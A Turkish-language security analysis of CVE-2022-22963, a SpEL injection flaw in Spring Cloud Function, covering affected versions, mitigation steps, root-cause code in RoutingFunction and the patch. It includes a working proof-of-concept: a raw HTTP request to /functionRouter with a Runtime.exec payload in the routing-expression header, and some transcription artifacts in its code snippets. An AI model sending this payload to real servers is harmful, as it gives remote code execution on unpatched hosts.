



CVE-2022-22963

SpEL Injection Teknik Analiz



Zafiyet Kimleri Etkiliyor?

Konu hakkındaki dikkat çeken ilk paylaşım 26.03.2022 tarihinde [Cyberkendra](#) üzerinden yayınlanmıştır. Daha sonra zafiyeti ilişkin raporun ilk hali 20.03.2022 tarihinde [CVE 2022-22963](#) kodu ile VMware ekipleri tarafından paylaşılmıştır. Zafiyete sebep olan kodlar “spring.cloud.function” içerisinde yer almaktadır. Zafiyetin yayınlanmasından kısa bir süre sonra geliştirici ekipler tarafından zafiyetin giderildiği versiyonlar yayınlandı.

“spring.cloud.function”;

- 3.1.7
- 3.2.3

versiyonları dışındaki bütün versiyonların **CVE-2022-22963** zafiyetinden **etkilenmektedir**.

Not: Github üzerinde bulunan [issue](#) üzerinden detaylarına erişilebilir.

Hızlı Aksiyon Adımları

- Yapılması gereken ilk adım, WAF üzerinden istek başlıkları içerisinde “spring.cloud.function.routing-expression” ifadesi bulunanların engellenmesi olacaktır.
- Kuruma ait tüm uygulamaların varsa “spring.cloud.functions” versiyonları incelenmeli, güvenli versiyonlara güncelleme işlemleri yapılmalıdır.
- SCA araçları üzerinden kurallar tanımlanarak, zafiyetli bileşenlerin uygulamalarınız tarafından kullanılması engellenmeli.

Not: “spring.cloud.function.context” kütüphanesi zafiyetin kaynağı olup, bu kütüphaneyi direk veya dolaylı kullanan tüm bileşenlere dikkat edilmeli.



Zafiyet Detayları - SpEL Injection

Zafiyetin yayınlanmasının ardından Trendyol AppSec ekibi olarak zafiyetin kök nedenlerini incelemek için bir çalışma başlattık. Çıkış noktamızı uygulama içerisinde tanımlı olmamasına rağmen uygulama tarafından geçerli kabul edilen “functionRouter” adresi olarak belirledik.



```
private Object route(Object input, boolean originalInputIsPublisher) {
    FunctionInvocationWrapper function = null;

    if (input instanceof Message & true) {
        Message<?> message = (Message<?>) input;
        if (this.routingCallback != null & false) {
            FunctionRoutingResult routingResult = this.routingCallback.routingResult(message);
            if (routingResult != null) {
                if (StringUtil.hasText(routingResult.getFunctionDefinition())) {
                    // ...
                }
            }
        }
    }

    // ...
}

// In the debugger, the 'route' method is being evaluated, showing the 'headers' object and the 'spring.cloud.function.routing-expression' value.
// The network request shows a POST to '/functionRouter' with headers like 'Host: localhost:8080', 'sec-ch-ua: "(Not(A:Brand);v=8", "Chromium";v=99"', and a body that triggers a calculator app on an Android device.
```

“functionRouter” üzerinden yapılan incelemeler esnasında
"org.springframework.cloud.function.context.config.RoutingFunction" metodu tespit edilmiştir.
“functionRouter” adresine gönderilen isteklerin de “RoutingFunction” sınıfı içerisinde bulunan
“route” metodu tarafından yakalandığı görülmüştür.

```

124 }
125 else if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.routing-expression"))) {
126     function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.function.routing-expression"), mes
127     if (function.isInputTypePublisher()) {
128         this.assertOriginalInputIsNotPublisher(originalInputIsPublisher = false );
129     }
130 }

```

İlgili metodun 125 numaralı satır da ise zafiyete sebebiyet veren istek başlığının, istek içerisinde kontrol edildiği görülmektedir.

```


208 private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {
209     Expression expression = spelParser.parseExpression(routingExpression);
210     String functionName = expression.getValue(this.evalContext, input, String.class);
211     Assert.hasText(functionName, message: "Failed to resolve function name based on routing expression '" + functionPro
212     FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
213     Assert.notNull(function, message: "Failed to lookup function to route to based on the expression '"
214         + functionProperties.getRoutingExpression() + "' which resolved to '" + functionName + "' function name.");
215     if (logger.isInfoEnabled()) {
216         logger.info("Resolved function from provided [routing-expression] " + routingExpression);
217     }
218     return function;
219 }

```

“spring.cloud.function.routing-expression” başlığı içerisinde alınan değer “functionFromExpression” içerisinde yer alan “spelParser.parseExpression” metoduna aktarılmaktadır.

[SpEL - Spring Expression Language](#) çalışma zamanı içerisinde nesnelerin aranması ve değiştirilmesine olanak sağlayan bir dildir. “parseExpression” metodu ise “string” formatında aldığı içeriğin SpEL diline özgü komutlar içermesi durumunda sistem üzerinde kod çalıştırılabilmesine olanak sağlamaktadır. Örnek payload:

- `T(java.lang.Runtime).getRuntime().exec("open -a /System/Applications/Calculator.app")`




The screenshot shows a Spring Cloud Function application running in a debugger. The left pane displays the source code of the application, which is a `Function<String, String>` implementation. The code uses `SpELParser` to parse a routing expression and `GenericMessage` to handle the input and output. The right pane shows the request and response details. The request is a POST to `/functionRouter HTTP/1.1` with a host of `localhost:8080`. The request headers include `sec-ch-ua`, `sec-ch-ua-mobile`, `sec-ch-ua-platform`, `Upgrade-Insecure-Requests`, `User-Agent`, `Accept`, `Sec-Fetch-Site`, `Sec-Fetch-Mode`, `Sec-Fetch-User`, `Sec-Fetch-Dest`, `Accept-Encoding`, `Accept-Language`, and `Connection`. The request body is a JSON object with a `routing-expression` property. The response is a 200 OK with a `Content-Type` of `application/x-www-form-urlencoded` and a `Content-Length` of 3. The response body is `asd`.

```
if (logger.isInfoEnabled()) {
    logger.info("Resolved function from provided [definition] property " + functionProperties.getDefinition());
}
return function;

private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {
    routingExpression: "T(java.lang.Runtime).getRuntime().exec(\"open -a /System/Applications/Calculator.app\")"
    Expression expression = spelParser.parseExpression(routingExpression);
    String functionName = expression.getValue(this.evalContext, input, String.class);
}
```

```
1 POST /functionRouter HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not:A:Brand";v="8",
  "Chromium";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/99.0.4844.74
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 spring.cloud.function.routing-expression:
  T(java.lang.Runtime).getRuntime().exec("o
  pen -a
  /System/Applications/Calculator.app")
17 Content-Type:
  application/x-www-form-urlencoded
18 Content-Length: 3
19
20 asd
```



“getValue” metodunun çalıştırılması sonucunda hesap makinesinin açıldığını görmekteyiz.

Patch Sonrası Neler Değişti?

Güvenlik bulgusunun giderilmesi amacıyla, “header” içerisinde gelen SpEL komutlarının daha küçük ve “readonly” bir “context” içerisinde çalıştırılması sağlanmıştır.

```
RoutingFunction.java X MessageUtils.java
spring-cloud-function-context > src > main > java > org > springframework > cloud > function > context > config > RoutingFun

63 private final StandardEvaluationContext evalContext = new StandardEvaluationContext();
64
65 private final SimpleEvaluationContext headerEvalContext = SimpleEvaluationContext
66     .forPropertyAccessors(DataBindingPropertyAccessor.forReadOnlyAccess()).build();
67
68 private final SpelExpressionParser spelParser = new SpelExpressionParser();
69
70 private final FunctionCatalog functionCatalog;
71
72 private final FunctionProperties functionProperties;
73
74 private final MessageRoutingCallback routingCallback;
75
76 public RoutingFunction(FunctionCatalog functionCatalog, FunctionProperties functionProperties) {
77     this(functionCatalog, functionProperties, null, null);
78 }
```

```
private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input, boolean isViaHeader) {
    Expression expression = spelParser.parseExpression(routingExpression);
    if (input instanceof Message) {
        input = MessageUtils.toCaseInsensitiveHeadersStructure((Message<?>) input);
    }

    String functionName = isViaHeader ? expression.getValue(this.headerEvalContext, input, String.class) : expression.getValue(this.evalContext, input, String.class);
    Assert.hasText(functionName, "Failed to resolve function name based on routing expression '" + functionProperties.getRoutingExpression() + "'");
    FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
    Assert.notNull(function, "Failed to lookup function to route to based on the expression '"
        + functionProperties.getRoutingExpression() + "' which resolved to '" + functionName + "' function name.");
    if (logger.isInfoEnabled()) {
        logger.info("Resolved function from provided [routing-expression] '" + routingExpression);
    }
    return function;
}
```

Fakat SpEL komutlarının hala kütüphane tarafından işleme sokulduğu göz önünde bulundurulmalıdır.